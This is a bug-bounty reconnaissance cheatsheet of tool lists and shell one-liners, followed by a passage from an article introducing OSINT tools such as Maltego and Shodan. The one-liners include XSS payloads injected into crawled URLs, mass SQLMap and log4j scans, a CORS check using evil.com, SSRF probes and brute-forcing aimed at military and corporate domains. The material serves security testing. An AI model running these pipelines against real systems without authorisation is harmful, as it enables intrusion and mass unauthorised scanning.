- Dnsdumpster
- Cloudflare
- Netcraft
- FindSubdomains
- viewdns.info
- Site Dossier

Git repositories

- Github

- Gitlab

Wordlists

- all.txt
- commonspeak2-wordlists
- SecLists lists

Resources

- PayloadsAllTheThings - Subdomains Enumeration.md
- What tools I use for my recon during #BugBounty
- Subdomain enumeration
- A penetration tester’s guide to subdomain enumeration
- Doing Subdomain Enumeration the right way
- The Art of Subdomain Enumeration
- Discovering Subdomains
- Project Sonar: An Underrated Source of Internet-wide Data
- The Art of Subdomain Enumeration

https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html

Scripts that need to be installed

To run the project, you will need to install the following programs:

- Amass
- Anew
- Anti-burl
- Assetfinder
- Airixss
- Axiom
- Bhedak
- CF-check
- Chaos
- Cariddi
- Dalfox
- DNSgen
- Filter-resolved

- Findomain
- Fuff
- Freq
- Gargs
- Gau
- Gf
- Github-Search
- Gospider
- Gowitness
- Goop
- GetJS
- Hakrawler
- HakrevDNS
- Haktldextract
- Haklistgen
- Html-tool
- Httpx
- Jaeles
- Jsubfinder
- Kxss
- LinkFinder
- log4j-scan
- Metabigor
- MassDNS
- Naabu
- Notify
- Qsreplace
- Rush
- SecretFinder
- Shodan
- ShuffleDNS

- SQLMap
- Subfinder
- SubJS
- Unew
- Unfurl
- WaybackURLs
- Wingman
- Goop
- Tojson
- X8
- XSStrike
- Page-fetch

BBRF SCOPE DoD

bbrf inscope add '*.af.mil' '*.osd.mil' '*.marines.mil' '*.pentagon.mil' '*.disa.mil' '*.health.mil' '*.dau.mil' '*.dtra.mil' '*.ng.mil' '*.dds.mil' '*.uscg.mil' '*.army.mil' '*.dcma.mil' '*.dla.mil' '*.dtic.mil' '*.yellowribbon.mil' '*.socom.mil'

Scan log4j using BBRF and log4j-scan

- Explained command

bbrf domains | httpx -silent | xargs -I@ sh -c 'python3 http://log4j-scan.py -u "@"'

Airixss XSS

- Explained command

echo testphp.vulnweb.com | waybackurls | gf xss | uro | httpx -silent | qsreplace '"><svg onload=confirm(1)>' | airixss -payload "confirm(1)"

FREQ XSS

- Explained command

echo testphp.vulnweb.com | waybackurls | gf xss | uro | qsreplace '"><img src=x onerror=alert(1);>' | freq | egrep -v 'Not'

Bhedak

- Explained command

cat urls | bhedak "\"><svg/onload=alert(1)>*'/---+{{7*7}}"

.bashrc shortcut OFJAAAH

reconjs(){

gau -subs $1 |grep -iE '\.js'|grep -iEv '(\.jsp|\.json)' >> js.txt ; cat js.txt | anti-burl | awk '{print $4}' | sort -u >> AliveJs.txt

}

cert(){

curl -s "[https://crt.sh/?q=%.$1&output=json](https://crt.sh/?q=%25.$1&output=json)" | jq -r '.[].name_value' | sed 's/*\.//g' | anew

}

anubis(){

curl -s "https://jldc.me/anubis/subdomains/$1" | grep -Po "((http|https):\/\/)?(([\w.-]*)\.([\w]*)\.([A-z]))\w+" | anew

}

Oneliner Haklistgen

- @hakluke

subfinder -silent -d domain | anew subdomains.txt | httpx -silent | anew urls.txt | hakrawler | anew endpoints.txt | while read url; do curl $url --insecure | haklistgen | anew wordlist.txt; done

cat subdomains.txt urls.txt endpoints.txt | haklistgen | anew wordlist.txt;

Running JavaScript on each page send to proxy.

- Explained command

cat 200http | page-fetch --javascript '[...document.querySelectorAll("a")].map(n => n.href)' --proxy http://192.168.15.47:8080

Running cariddi to Crawler

- Explained command

echo tesla.com | subfinder -silent | httpx -silent | cariddi -intensive

Dalfox scan to bugbounty targets.

- Explained command

xargs -a xss-urls.txt -I@ bash -c 'python3 /dir-to-xsstrike/xsstrike.py -u @ --fuzzer'

Dalfox scan to bugbounty targets.

- Explained command

wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | anew | httpx -silent -threads 500 | xargs -I@ dalfox url @

Using x8 to Hidden parameters discovery

- Explaining command

```
assetfinder domain | httpx -silent | sed -s 's/$/\//' | xargs -I@ sh -c 'x8 -u @ -w params.txt -o enumerate'
```

Extract .js Subdomains

- Explaining command

```
echo "domain" | haktrails subdomains | httpx -silent | getJS --complete | anew JS
```

```
echo "domain" | haktrails subdomains | httpx -silent | getJS --complete | tojson | anew JS1
```

goop to search .git files.

- Explaining command

```
xargs -a xss -P10 -I@ sh -c 'goop @'
```

Using chaos list to enumerate endpoint

```
curl -s https://raw.githubusercontent.com/projectdiscovery/public-bugbounty-programs/master/chaos-bugbounty-list.json | jq -r '.programs[].domains[]' | xargs -I@ sh -c 'python3 paramspider.py -d @'
```

Using Wingman to search XSS reflect / DOM XSS

- Explaining command

```
xargs -a domain -I@ sh -c 'wingman -u @ --crawl | notify'
```

Search ASN to metabigor and resolvers domain

- Explaining command

```
echo 'dod' | metabigor net --org -v | awk '{print $3}' | sed 's/[[0-9]]\+\.//g' | xargs -I@ sh -c 'prips @ | hakrevdns | anew'
```

OneLiners

Search .json gospider filter anti-burl

- Explaining command

```
gospider -s https://twitch.tv --js | grep -E "\.js(?:onp?)?$" | awk '{print $4}' | tr -d "[]" | anew | anti-burl
```

Search .json subdomain

- Explaining command

```
assetfinder http://tesla.com | waybackurls | grep -E "\.json(?:onp?)?$" | anew
```

SonarDNS extract subdomains

- Explaining command

```
wget https://opendata.rapid7.com/sonar.fdns_v2/2021-02-26-1614298023-fdns_a.json.gz ; gunzip 2021-02-26-1614298023-fdns_a.json.gz ; cat 2021-02-26-1614298023-fdns_a.json | grep ".DOMAIN.com" | jq .name | tr '" " "' " / " | tee -a sonar
```

Kxss to search param XSS

- Explaining command

```
echo http://testphp.vulnweb.com/ | waybackurls | kxss
```

Recon subdomains and gau to search vuls DalFox

- Explaining command

```
assetfinder testphp.vulnweb.com | gau |  dalfox pipe
```

Recon subdomains and Screenshot to URL using gowitness

- Explaining command

```
assetfinder -subs-only army.mil | httpx -silent -timeout 50 | xargs -I@ sh -c 'gowitness single @'
```

Extract urls to source code comments

- Explaining command

```
cat urls1 | html-tool comments | grep -oE '\b(https?|http)://[-A-Za-z0-9+&@#/%?=~_|!:,.;]*[-A-Za-z0-9+&@#/%=~_|]'
```

Axiom recon "complete"

- Explaining command

```
findomain -t domain -q -u url ; axiom-scan url -m subfinder -o subs --threads 3 ; axiom-scan subs -m httpx -o http ; axiom-scan http -m ffuf --threads 15 -o ffuf-output ; cat ffuf-output | tr "," " " | awk '{print $2}' | fff | grep 200 | sort -u
```

Domain subdomain extraction

- Explaining command

```
cat url | haktldextract -s -t 16 | tee subs.txt ; xargs -a subs.txt -I@ sh -c 'assetfinder -subs-only @ | anew | httpx -silent  -threads 100 | anew httpDomain'
```

Search .js using

- Explaining command

```
assetfinder -subs-only DOMAIN -silent | httpx -timeout 3 -threads 300 --follow-redirects -silent | xargs -I% -P10 sh -c 'hakrawler -plain -linkfinder -depth 5 -url %' | awk '{print $3}' | grep -E "\.js(?:onp?)?$" | anew
```

This one was huge ... But it collects .js gau + wayback + gospider and makes an analysis of the js. tools you need below.

- Explaining command

```
cat dominios | gau |grep -iE '\.js'|grep -iEv '(\.jsp|\.json)' >> gauJS.txt ; cat dominios | waybackurls | grep -iE '\.js'|grep -iEv '(\.jsp|\.json)' >> waybJS.txt ; gospider -a -S dominios -d 2 | grep -Eo "(http|https)://[^/\"].*\.js+" | sed "s#\] \- #\n#g" >> gospiderJS.txt ; cat gauJS.txt waybJS.txt gospiderJS.txt | sort -u >> saidaJS ; rm -rf *.txt ; cat saidaJS | anti-burl |awk '{print $4}' | sort -u >> AliveJs.txt ; xargs -a AliveJs.txt -n 2 -I@ bash -c "echo -e '\n[URL]: @\n';
```

```
python3 linkfinder.py -i @ -o cli" ; cat AliveJs.txt  | python3 collector.py output ; rush -i output/urls.txt 'python3 SecretFinder.py -i {} -o cli | sort -u >> output/resultJSPASS'
```

My recon automation simple. OFJAAAH.sh

- Explaining command

```
chaos -d $1 -o chaos1 -silent ; assetfinder -subs-only $1 >> assetfinder1 ; subfinder -d $1 -o subfinder1 -silent ; cat assetfinder1 subfinder1 chaos1 >> hosts ; cat hosts | anew clearDOMAIN ; httpx -l hosts -silent -threads 100 | anew http200 ; rm -rf chaos1 assetfinder1 subfinder1
```

Download all domains to bounty chaos

- Explaining command

```
curl https://chaos-data.projectdiscovery.io/index.json | jq -M '.[] | .URL | @sh' | xargs -I@ sh -c 'wget @ -q'; mkdir bounty ; unzip '*.zip' -d bounty/ ; rm -rf *zip ; cat bounty/*.txt >> allbounty ; sort -u allbounty >> domainsBOUNTY ; rm -rf allbounty bounty/ ; echo '@OFJAAAH'
```

Recon to search SSRF Test

- Explaining command

```
findomain -t DOMAIN -q | httpx -silent -threads 1000 | gau |  grep "=" | qsreplace http://YOUR.burpcollaborator.net
```

ShuffleDNS to domains in file scan nuclei.

- Explaining command

```
xargs -a domain -I@ -P500 sh -c 'shuffledns -d "@" -silent -w words.txt -r resolvers.txt' | httpx -silent -threads 1000 | nuclei -t /root/nuclei-templates/ -o re1
```

Search Asn Amass

- Explaining command

Amass intel will search the organization "paypal" from a database of ASNs at a faster-than-default rate. It will then take these ASN numbers and scan the complete ASN/IP space for all tld's in that IP space (paypal.com, paypal.co.id, paypal.me)

```
amass intel -org paypal -max-dns-queries 2500 | awk -F, '{print $1}' ORS=',' | sed 's/,$//' | xargs -P3 -I@ -d ',' amass intel -asn @ -max-dns-queries 2500''
```

SQLINJECTION Mass domain file

- Explaining command

```
httpx -l domains -silent -threads 1000 | xargs -I@ sh -c 'findomain -t @ -q | httpx -silent | anew | waybackurls | gf sqli >> sqli ; sqlmap -m sqli --batch --random-agent --level 1'
```

Using chaos search js

- Explaining command

Chaos is an API by Project Discovery that discovers subdomains. Here we are querying thier API for all known subdoains of "att.com". We are then using httpx to find which of those domains is live and hosts an HTTP or HTTPs site. We then pass those URLs to GoSpider to visit them and crawl them for all links (javascript, endpoints, etc). We then grep to find all the JS files. We pipe this all through anew so we see the output iterativlely (faster) and grep for "(http|https)://att.com" to make sure we dont recieve output for domains that are not "att.com".

```
chaos -d att.com | httpx -silent | xargs -I@ -P20 sh -c 'gospider -a -s "@" -d 2' | grep -Eo "(http|https)://[^/"].*.js+" | sed "s#]
```

Search Subdomain using Gospider

- Explaining command

GoSpider to visit them and crawl them for all links (javascript, endpoints, etc) we use some blacklist, so that it doesn't travel, not to delay, grep is a command-line utility for searching plain-text data sets for lines that match a regular expression to search HTTP and HTTPS

```
gospider -d 0 -s "https://site.com" -c 5 -t 100 -d 5 --blacklist jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(http|https)://[^/"]+' | anew
```

Using gospider to chaos

- Explaining command

GoSpider to visit them and crawl them for all links (javascript, endpoints, etc) chaos is a subdomain search project, to use it needs the api, to xargs is a command on Unix and most Unix-like operating systems used to build and execute commands from standard input.

```
chaos -d paypal.com -bbq -filter-wildcard -http-url | xargs -I@ -P5 sh -c 'gospider -a -s "@" -d 3'
```

Using recon.dev and gospider crawler subdomains

- Explaining command

We will use recon.dev api to extract ready subdomains infos, then parsing output json with jq, replacing with a Stream EDitor all blank spaces If anew, we can sort and display unique domains on screen, redirecting this output list to httpx to create a new list with just alive domains. Xargs is being used to deal with gospider with 3 parallel proccess and then using grep within regexp just taking http urls.

```
curl "https://recon.dev/api/search?key=apiKEY&domain=paypal.com" |jq -r '.[].rawDomains[]' | sed 's/ //g' | anew |httpx -silent | xargs -P3 -I@ gospider -d 0 -s @ -c 5 -t 100 -d 5 --blacklist jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(http|https)://[^/"]+' | anew
```

PSQL - search subdomain using cert.sh

- Explaining command

Make use of pgsql cli of crt.sh, replace all comma to new lines and grep just twitch text domains with anew to confirm unique outputs

```
psql -A -F , -f querycrt -h http://crt.sh -p 5432 -U guest certwatch 2>/dev/null | tr ', ' '\n' | grep twitch | anew
```

Search subdomains using github and httpx

- Github-search

Using python3 to search subdomains, httpx filter hosts by up status-code response (200)

```
./github-subdomains.py -t APYKEYGITHUB -d domaintosearch | httpx --title
```

Search SQLINJECTION using qsreplace search syntax error

- Explained command

```
grep "="  .txt| qsreplace "' OR '1" | httpx -silent -store-response-dir output -threads 100 | grep
-q -rn "syntax\|mysql" output 2>/dev/null && \printf "TARGET \033[0;32mCould Be
Exploitable\e[m\n" || printf "TARGET \033[0;31mNot Vulnerable\e[m\n"
```

Search subdomains using jldc

- Explained command

```
curl -s "https://jldc.me/anubis/subdomains/att.com" | grep -Po "((http|https):\/\/)?(([\w.-
]*)\.([\w]*)\.([A-z]))\w+" | anew
```

Search subdomains in assetfinder using hakrawler spider to search links in content responses

- Explained command

```
assetfinder -subs-only tesla.com -silent | httpx -timeout 3 -threads 300 --follow-redirects -
silent | xargs -I% -P10 sh -c 'hakrawler -plain -linkfinder -depth 5 -url %' | grep "tesla"
```

Search subdomains in cert.sh

- Explained command

```
curl -s "https://crt.sh/?q=%25.att.com&output=json" | jq -r '.[].name_value' | sed 's/\*\.//g' |
httpx -title -silent | anew
```

Search subdomains in cert.sh assetfinder to search in link /.git/HEAD

- Explained command

```
curl -s "https://crt.sh/?q=%25.tesla.com&output=json" | jq -r '.[].name_value' | assetfinder -
subs-only | sed 's#$#/.git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -
timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

```
curl -s "https://crt.sh/?q=%25.enjoei.com.br&output=json" | jq -r '.[].name_value' |
assetfinder -subs-only | httpx -silent -path /.git/HEAD -content-length -status-code 301,302 -
timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Collect js files from hosts up by gospider

- Explained command

```
xargs -P 500 -a pay -I@ sh -c 'nc -w1 -z -v @ 443 2>/dev/null && echo @' | xargs -I@ -P10 sh -c
'gospider -a -s "https://@" -d 2 | grep -Eo "(http|https)://[^/\"].*\.js+" | sed "s#\] \- #\n#g" |
anew'
```

Subdomain search Bufferover resolving domain to httpx

- Explained command

```
curl -s https://dns.bufferover.run/dns?q=.sony.com |jq -r .FDNS_A[] | sed -s 's/,/\n/g' | httpx -silent | anew
```

Using gargs to gospider search with parallel proccess

- Gargs
- Explained command

```
httpx -ports 80,443,8009,8080,8081,8090,8180,8443 -l domain -timeout 5 -threads 200 --follow-redirects -silent | gargs -p 3 'gospider -m 5 --blacklist pdf -t 2 -c 300 -d 5 -a -s {}' | anew stepOne
```

Injection xss using qsreplace to urls filter to gospider

- Explained command

```
gospider -S domain.txt -t 3 -c 100 |  tr " " "\n" | grep -v ".js" | grep "https://" | grep "=" | qsreplace '%22><svg%20onload=confirm(1);>'
```

Extract URL's to apk

- Explained command

```
apktool d app.apk -o uberApk;grep -Phro "(https?://)[\w\.-/]+[\"'\`]" uberApk/ | sed 's#"##g' | anew | grep -v "w3\|android\|github\|schemas.android\|google\|goo.gl"
```

Chaos to Gospider

- Explained command

```
chaos -d att.com -o att -silent | httpx -silent | xargs -P100 -I@ gospider -c 30 -t 15 -d 4 -a -H "x-forwarded-for: 127.0.0.1" -H "User-Agent: Mozilla/5.0 (Linux; U; Android 2.2) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1" -s @
```

Checking invalid certificate

- Real script
- Script King

```
xargs -a domain -P1000 -I@ sh -c 'bash cert.sh @ 2> /dev/null' | grep "EXPIRED" | awk '/domain/{print $5}' | httpx
```

Using shodan & Nuclei

- Explained command

Shodan is a search engine that lets the user find specific types of computers connected to the internet, AWK Cuts the text and prints the third column. httpx is a fast and multi-purpose HTTP using -silent. Nuclei is a fast tool for configurable targeted scanning based on templates offering massive extensibility and ease of use, You need to download the nuclei templates.

```
shodan domain DOMAIN TO BOUNTY | awk '{print $3}' | httpx -silent | nuclei -t /nuclei-templates/
```

Open Redirect test using gf.

- Explained command

echo is a command that outputs the strings it is being passed as arguments. What to Waybackurls? Accept line-delimited domains on stdin, fetch known URLs from the Wayback Machine for .domain.com and output them on stdout. Httpx? is a fast and multi-purpose HTTP. GF? A wrapper around grep to avoid typing common patterns and anew Append lines from stdin to a file, but only if they don't already appear in the file. Outputs new lines to stdout too, removes duplicates.

echo "domain" | waybackurls | httpx -silent -timeout 2 -threads 100 | gf redirect | anew

Using shodan to jaeles "How did I find a critical today? well as i said it was very simple, using shodan and jaeles".

- Explained command

shodan domain domain| awk '{print $3}'| httpx -silent | anew | xargs -I@ jaeles scan -c 100 -s /jaeles-signatures/ -u @

Using Chaos to jaeles "How did I find a critical today?.

- Explained command

To chaos this project to projectdiscovery, Recon subdomains, using httpx, if we see the output from chaos domain.com we need it to be treated as http or https, so we use httpx to get the results. We use anew, a tool that removes duplicates from @TomNomNom, to get the output treated for import into jaeles, where he will scan using his templates.

chaos -d domain | httpx -silent | anew | xargs -I@ jaeles scan -c 100 -s /jaeles-signatures/ -u @

Using shodan to jaeles

- Explained command

domain="domaintotest";shodan domain $domain | awk -v domain="$domain" '{print $1"."domain}'| httpx -threads 300 | anew shodanHostsUp | xargs -I@ -P3 sh -c 'jaeles -c 300 scan -s jaeles-signatures/ -u @'| anew JaelesShodanHosts

Search to files using assetfinder and ffuf

- Explained command

assetfinder att.com | sed 's#*.# #g' | httpx -silent -threads 10 | xargs -I@ sh -c 'ffuf -w path.txt -u @/FUZZ -mc 200 -H "Content-Type: application/json" -t 150 -H "X-Forwarded-For:127.0.0.1"'

HTTPX using new mode location and injection XSS using qsreplace.

- Explained command

httpx -l master.txt -silent -no-color -threads 300 -location 301,302 | awk '{print $2}' | grep -Eo '(http|https)://[^/"].*' | tr -d '[]' | anew | xargs -I@ sh -c 'gospider -d 0 -s @' | tr ' ' '\n' | grep -Eo '(http|https)://[^/"].*' | grep "=" | qsreplace "<svg onload=alert(1)>" "'

Grap internal juicy paths and do requests to them.

- Explained command

```
export domain="https://target";gospider -s $domain -d 3 -c 300 | awk '/linkfinder/{print $NF}' | grep -v "http" | grep -v "http" | unfurl paths | anew | xargs -I@ -P50 sh -c 'echo $domain@ | httpx -silent -content-length'
```

Download to list bounty targets We inject using the sed .git/HEAD command at the end of each url.

- Explained command

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv | cat domains.txt | sed 's#$#/.git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Using to findomain to SQLINJECTION.

- Explained command

```
findomain -t testphp.vulnweb.com -q | httpx -silent | anew | waybackurls | gf sqli >> sqli ; sqlmap -m sqli --batch --random-agent --level 1
```

Jaeles scan to bugbounty targets.

- Explained command

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | anew | httpx -silent -threads 500 | xargs -I@ jaeles scan -s /jaeles-signatures/ -u @
```

JLDC domain search subdomain, using rush and jaeles.

- Explained command

```
curl -s "https://jldc.me/anubis/subdomains/sony.com" | grep -Po "((http|https):\/\/)?(([\w.-]*)\.([\w]*)\.([A-z]))\w+" | httpx -silent -threads 300 | anew | rush -j 10 'jaeles scan -s /jaeles-signatures/ -u {}'
```

Chaos to search subdomains check cloudflareip scan port.

- Explained command

```
chaos -silent -d paypal.com | filter-resolved | cf-check | anew | naabu -rate 60000 -silent -verify | httpx -title -silent
```

Search JS to domains file.

- Explained command

```
cat FILE TO TARGET | httpx -silent | subjs | anew
```

Search JS using assetfinder, rush and hakrawler.

- Explained command

```
assetfinder -subs-only paypal.com -silent | httpx -timeout 3 -threads 300 --follow-redirects -silent | rush 'hakrawler -plain -linkfinder -depth 5 -url {}' | grep "paypal"
```

Search to CORS using assetfinder and rush

- Explained command

```
assetfinder fitbit.com | httpx -threads 300 -follow-redirects -silent | rush -j200 'curl -m5 -s -I -H "Origin:evil.com" {} |  [[ $(grep -c "evil.com") -gt 0 ]] && printf "\n\033[0;32m[VUL TO CORS] - {}\e[m"'
```

Search to js using hakrawler and rush & unew

- Explained command

```
cat hostsGospider | rush -j 100 'hakrawler -js -plain -usewayback -depth 6 -scope subs -url {} | unew hakrawlerHttpx'
```

XARGS to dirsearch brute force.

- Explained command

```
cat hosts | xargs -I@ sh -c 'python3 dirsearch.py -r -b -w path -u @ -i 200, 403, 401, 302 -e php,html,json,aspx,sql,asp,js'
```

Assetfinder to run massdns.

- Explained command

```
assetfinder DOMAIN --subs-only | anew | massdns -r lists/resolvers.txt -t A -o S -w result.txt ; cat result.txt | sed 's/A.*//; s/CN.*// ; s/\..$//' | httpx -silent
```

Extract path to js

- Explained command

```
cat file.js | grep -aoP "(?<=(\"|\'|\`))\/[a-zA-Z0-9_?&=\/\-\#\.]*(?=(\"|\'|\`))" | sort -u
```

Find subdomains and Secrets with jsubfinder

- Explained command

```
cat subdomsains.txt | httpx --silent | jsubfinder search -s
```

Search domains to Range-IPS.

- Explained command

```
cat dod1 | awk '{print $1}' | xargs -I@ sh -c 'prips @ | hakrevdns -r 1.1.1.1' | awk '{print $2}' | sed -r 's/.$//g' | httpx -silent -timeout 25 | anew
```

Search new's domains using dnsgen.

- Explained command

```
xargs -a army1 -I@ sh -c 'echo @' | dnsgen - | httpx -silent -threads 10000 | anew newdomain
```

List ips, domain extract, using amass + wordlist

- Explained command

```
amass enum -src -ip -active -brute -d navy.mil -o domain ; cat domain | cut -d']' -f 2 | awk '{print $1}' | sort -u > hosts-amass.txt ; cat domain | cut -d']' -f2 | awk '{print $2}' | tr ',' '\n' | sort -u > ips-amass.txt ; curl -s "https://crt.sh/?q=%.navy.mil&output=json" | jq
```

```
'.[].name_value' | sed 's/\"//g' | sed 's/\*\.//g' | sort -u > hosts-crtsh.txt ; sed 's/$/.navy.mil/' dns-Jhaddix.txt_cleaned > hosts-wordlist.txt ; cat hosts-amass.txt hosts-crtsh.txt hosts-wordlist.txt | sort -u > hosts-all.txt
```

Search domains using amass and search vul to nuclei.

- Explained command

```
amass enum -passive -norecursive -d disa.mil -o domain ; httpx -l domain -silent -threads 10 | nuclei -t PATH -o result -timeout 30
```

Verify to cert using openssl.

- Explained command

```
sed -ne 's/^\( *\)Subject:/\1/p;/X509v3 Subject Alternative Name/{
  N;s/^.*\n//;:a;s/^\( *\)\(.*\), /\1\2\n\1/;ta;p;q; }' < <(
  openssl x509 -noout -text -in <(
    openssl s_client -ign_eof 2>/dev/null <<<$'HEAD / HTTP/1.0\r\n\r' \
      -connect hackerone.com:443 ) )
```

Search domains using openssl to cert.

- Explained command

```
xargs -a recursivedomain -P50 -I@ sh -c 'openssl s_client -connect @:443 2>&1 '| sed -E -e 's/[[:blank:]]+/\n/g' | httpx -silent -threads 1000 | anew
```

Search to Hackers.

- Censys
- Spyce
- Shodan
- Viz Grey
- Zoomeye
- Onyphe
- Wigle
- Intelx
- Fofa
- Hunter
- Zorexeye
- Pulsedive
- Netograph

- Vigilante
- Pipl
- Abuse
- Cert-sh
- Maltiverse
- Insecam
- Anubis
- Dns Dumpster
- PhoneBook
- Inquest
- Scylla

https://github.com/KingOfBugbounty/KingOfBugBountyTips/blob/master/Readme.md

https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html

OSINT (Open Source Intelligence)

Introduction

In this article, we will be discussing various OSINT tools that are available in the market. When we search the internet there are multiple pages of results that are presented. We just have a look at the first page and research and if we do not get what we are expecting, we stop right? But have you ever wondered what lies in those hundreds of pages of result? "Information"! Let's get this free information using various tools. Tools are important but not knowing the usage of a tool will leave the user helpless. Before digging into the tools let's have a fair idea of what OSINT is and what can be achieved out of it.

What is Open Source Intelligence?

OSINT stands for open source intelligence. The Internet is an ocean of data which is an advantage as well as a disadvantage.

Pros are that the internet is free and accessible to everyone unless restricted by an organization or law. The Internet has all the information readily available for anyone to access. Cons are that the information is available that can be misused by someone with a malicious intent. Collection and correlation of information using these tools are referred to as open source intelligence. Information can be in various forms like audio, video, image, text, file etc. Below is the bird's eye view of the data categories available on the internet:

1. Social media websites like Twitter, Facebook etc. hold a lot of user data.
2. Public facing web servers: Websites that hold information about various users and organizations.
3. Newsletters and articles.

4. Code repositories: Software and code repositories like Codechef, Github hold a lot of information but we only see what we are searching for.


Why do we need tools?

Getting to know that the information is available is one thing. Collection of the information is second and making an analysis or intelligence out of them is the third. The information can be gathered manually as well but that will take the time that can instead be used in the later stages. Tools can help us gather the data from hundreds of sites in minutes and thus easing the collection phase. Let us say that the task is to identify whether a username is present and if so, on which all social media websites. One way is to log in to all the social media websites (I bet you don't know all of them!) and then testing the username in that. Another way is to use an open source tool that is connected to various websites more than what we can remember and checks the usernames presence on all the websites at once. This is done just in seconds. Run multiple tools to gather all target related information that can be correlated and used later.

You may also like: [Fundamentals of Website Security for Online Retailers]

OSINT Tools

1. Maltego



PATERVA CTAS — Paterva — Standard Paterva CE Transforms — FREE

CaseFile Entities — Paterva — Additional entities from CaseFile — FREE

Shodan — Andrew MacPherson (Paterva) — Query Shodan data from within Maltego! — FREE

SensePost Toolset — SensePost — A set of various transforms - with regular updat... — FREE

Kaspersky Lab — Kaspersky Lab — Query Kaspersky Threat Intelligence Data Feeds... — FREE

VirusTotal Public API — Malformity Labs — Query the VirusTotal Public API — FREE


NewsLink — Paul@Paterva — Transforms for monitoring and analyzing news f... — FREE

ThreatMiner — ThreatMiner — Query and pivot on data from ThreatMiner.org — FREE

PassiveTotal — PassiveTotal — Query PassiveTotal source and account data. — FREE

Maltego is developed by Paterva and is used by security professionals and forensic investigators for collecting and analyzing open source intelligence. It can easily collect Information from various sources and use various transforms to generate graphical results. The transforms are inbuilt and can also be customized based on the requirement. Maltego is written in Java and comes pre-packaged in Kali Linux. To use Maltego, user registration is required, the registration is free. Once registered users can use this tool to create the digital footprint of the target on the internet.

2. Shodan



The search engine for Security

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There refrigerators and much more that can be found wi

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

